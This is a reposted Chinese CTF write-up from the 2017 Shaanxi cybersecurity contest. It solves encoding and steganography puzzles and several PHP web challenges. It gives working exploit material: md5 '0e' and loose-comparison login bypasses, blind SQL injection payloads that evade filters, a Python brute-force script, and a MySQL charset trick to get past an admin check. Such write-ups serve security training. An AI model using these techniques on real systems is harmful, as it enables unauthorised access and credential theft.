陕西省网络空间安全技术大赛部分题目writeup

转载

weixin_30256901 于 2017-04-16 21:25:00 发布 287 收藏
文章标签： php 数据库 python
原文链接：http://www.cnblogs.com/zhengjim/p/6720064.html

签到-欢迎来到CSTC2017

10

欢迎来到CSTC2017

ZmxhZ3tXZWlTdW9GeXVfQmllTGFuZ30=

Base64解密：flag{WeiSuoFyu_BieLang}


种棵树吧

200

图片里有一棵树，树上结满胜利的果实！


下载后解压 有两张图

先看2222.jpg 右键属性详细信息



得到:Post-order{YR!eVa-gLAoxd_j{pw}8zkUnGulHh:r65f2lFsEi*}

再看1111.jpg,用Stegsolve查看



看到图片结束后有压缩包 ，改后缀解压

得到1.gif，但图片打不开，记事本打开，发现头文件缺少GIF8 加上去就可以打开了。

然后将GIF图的字母提权出来。

得到In-order{RY!heHVaL-goAl{dxj_GpnUw8}kzu*Er:s56fFl2i}

所以我们得到了


In-order{RY!heHVaL-goAl{dxj_GpnUw8}kzu*Er:s56fFl2i}

Post-order{YR!eVa-gLAoxd_j{pw}8zkUnGuIHh:r65f2lFsEi*}

百度得知是二叉树的中序遍历和后序遍历。

已知一棵二叉树的后序序列和中序序列,构造该二叉树的过程如下：
1.根据后序序列的最后一个元素建立根结点；
2.在中序序列中找到该元素,确定根结点的左右子树的中序序列；
3.在后序序列中确定左右子树的后序序列；
4.由左子树的后序序列和中序序列建立左子树；
5.由右子树的后序序列和中序序列建立右子树.

所以画出该二叉树



一行行读： *hl!HEReIsYourFLAG:flag{n52V-jpU6d_kx8zw}

签到题

比赛开始啦~一盘小菜送上~

注意flag格式是需要加上flag{}的。

http://117.34.111.15:84/

右键源代码：

```
<head>
    <meta charset="utf-8">
    <title>登录</title>
    <meta name="description" content="slick Login">
    <meta name="author" content="Webdesigntuts+">
</head>

<body>
    <form>
    <div align="center">
    <p>Username: <input type="text" name="Username" id="Username" size="25" required/></p>
    <p>Password: <input type="password" name="password" id="password" size="25" required/></p>
    <p><input type="submit" class="small button" name="submit" id="submit" value="Submit"/><br/></p>
    </form>

     <!—  if (isset($_GET['Username']) && isset($_GET['password'])) {
          $logined = true;
        $Username = $_GET['Username'];
        $password = $_GET['password'];

        if (!ctype_alpha($Username)) {$logined = false;}
        if (!is_numeric($password) ) {$logined = false;}
        if (md5($Username) != md5($password)) {$logined = false;}

        if ($logined){
            echo "successful";
        } else {
            echo "login failed!";
        }
    }
-->
```

Username 要字母 ， password要数字。但它们md5的值要一样。

所以想到了php md5 0e的缺陷：PHP在处理哈希字符串时，会利用”!=”或”==”来对哈希值进行比较，它把每一个以”0E”开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以”0E”开头的，那么PHP将会认为他们相同，都是0。

找到了md5('240610708') == md5('QNKCDZO')

所以 Username =QNKCDZO password =240610708

Username:

Password:

Submit

successful,Next

右键源代码：

```
    <h2>哈哈，以为这样就完了吗？！并没有，接着奋斗吧，少年！</h2>
    </form>

     <!—  if (isset($_POST['message'])) {
    $message = json_decode($_POST['message']);
    $key ="*********";
    if ($message->key == $key) {
        echo "flag";
    }
    else {
        echo "fail";
    }
}
else{
    echo "~~~~";
```


传入的message要json格式的，出来的key要==$key

但我们不知道$key的值。想到了php松散比较。

松散比较 ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

字符串 == TRUE 为TRUE




哈哈，以为这样就完了吗？！并没有，接着奋斗吧，少年！

flag{sffs_gsg_suhs}

抽抽奖
75

抽奖呗
http://117.34.111.15/

访问后抓包查看



把jsfuck代码复制出来，解密得到：

so easy!

125

http://117.34.111.15:89/

观察源代码：

```
<?php

include("config.php");

$conn ->query("set names utf8");

function randStr($lenth=32){
    $strBase = "1234567890QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm";
    $str = "";
    while($lenth>0){
      $str.=substr($strBase,rand(0,strlen($strBase)-1),1);
      $lenth --;
    }
   return $str;
}

if($install){
    $sql = "create table `user` (
         `id` int(10) unsigned NOT NULL PRIMARY KEY  AUTO_INCREMENT ,
         `username` varchar(30) NOT NULL,
         `passwd` varchar(32) NOT NULL,
         `role` varchar(30) NOT NULL
       )ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci ";
    if($conn->query($sql)){
       $sql  = "insert into `user`(`username`,`passwd`,`role`) values ('admin','".md5(randStr())."','admin'
       $conn -> query($sql);
    }
}

function filter($str){
     $filter = "/ |\*|#|;|,|is|union|like|regexp|for|and|or|file|--|\||`|&|".urldecode('%09')."|".urldecode
     if(preg_match($filter,$str)){
         die("you can't input this illegal char!");
     }
     return $str;

}


function show($username){
  global $conn;
  $sql = "select role from `user` where username ='".$username."'";
  $res = $conn ->query($sql);
  if($res->num_rows>0){

      echo "$username is ".$res->fetch_assoc()['role'];
  }else{
      die("Don't have this user!");
  }
}
```

```
function login($username,$passwd){
    global $conn;
    global $flag;

    $username = trim(strtolower($username));
    $passwd = trim(strtolower($passwd));
    if($username == 'admin'){
        die("you can't login this as admin!");
    }

    $sql = "select * from `user` where username='".$conn->escape_string($username)."' and passwd='".$conn->
    $res = $conn ->query($sql);
    if($res->num_rows>0){
        if($res->fetch_assoc()['role'] === 'admin') exit($flag);
    }else{
       echo "sorry,username or passwd error!";
    }

}

function source(){

    highlight_file(__FILE__);
}

$username = isset($_POST['username'])?filter($_POST['username']):"";
$passwd = isset($_POST['passwd'])?filter($_POST['passwd']):"";

$action = isset($_GET['action'])?filter($_GET['action']):"source";

switch($action){
   case "source": source(); break ;
   case "login" : login($username,$passwd);break;
   case "show" : show($username);break;
}
```

可看到filter()函数

```
function filter($str){
        $filter = "/ |\*|#|;|,|is|union|like|regexp|for|and|or|file|—
|\||`|&|".urldecode('%09')."|".urldecode("%0a")."|".urldecode("%0b")."|".urldecode('%0c')."|".urldecode('%0d')."|".urldecode('%a0')."/i";
        if(preg_match($filter,$str)){
                die("you can't input this illegal char!");
        }
        return $str;

}
```


过滤了这么多...

‘ select from where ( ) = 都能使用。

所以想到使用盲注

访问 http://117.34.111.15:89/?action=show

Post 数据为 admin'=(TRUE)='1 返回正确




admin'=(TRUE)='1 is admin

所以构造语句


因为过滤了逗号，所以语句为

username=admin'=(substring((select(passwd)from(user))from(-1))='8')='1



admin'=(substring((select(passwd)from(user))from(-1))='8')='1 is admin

最后一位为8



admin'=(substring((select(passwd)from(user))from(-2))='88')='1 is admin

后两位为88

写脚本跑

```
#!usr/bin/env python
#!coding=utf-8

__author__ = 'zhengjim'

import requests

url="http://117.34.111.15:89/?action=show"
ans=""
dic="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
for i in xrange(33):
    for j in dic:
        data={"username":"admin'=(substring((select(passwd)from(user))from(-{0}))='{1}{2}')='1".format(str(
        content=requests.post(url,data=data).content
        if len(content)>30:
            ans =j+ans
            print ans
            break
```

```
B1D2F04F594BFFFC826FD69E389688
7B1D2F04F594BFFFC826FD69E389688
37B1D2F04F594BFFFC826FD69E389688
```

跑得密码

然后在login出登入。

```
function login($username,$passwd){
    global $conn;
    global $flag;

    $username = trim(strtolower($username));
    $passwd = trim(strtolower($passwd));
    if($username == 'admin'){
        die("you can't login this as admin!");
    }

    $sql = "select * from `user` where username='".$conn->escape_string($username)."' and passwd='".$conn->escape_string($passwd)."'";
    $res = $conn->query($sql);
    if($res->num_rows>0){
        if($res->fetch_assoc()["role"] == 'admin') exit($flag);
    }else{
        echo "sorry,username or passwd error!";
    }
}
```

但传入username如果为admin，就要退出。

在https://www.leavesongs.com/PENETRATION/mysql-charset-trick.html p牛这篇文章里。

我们可以看到：

就是admin%c2 在php中就不为admin，但在mysql查询的就是为admin，所以可以绕过


。

原因就是Mysql字段的字符集和php mysqli客户端设置的字符集不相同。Mysql在转换字符集的时候，将不完整的字符给忽略了。

这是为什么？

我简单fuzz了一下，如果在admin后面加上一个字符，有如下结果：

1. `\x00` ~ `\x7F`： 返回空白结果
2. `\x80` ~ `\xC1`： 返回错误Illegal mix of collations
3. `\xC2` ~ `\xEF`： 返回admin的结果
4. `\xF0` ~ `\xFF`： 返回错误Illegal mix of collations



flag{e4d93a53bbe9a2f9c419086c16439aa7}

只写了这么多。

转载于:https://www.cnblogs.com/zhengjim/p/6720064.html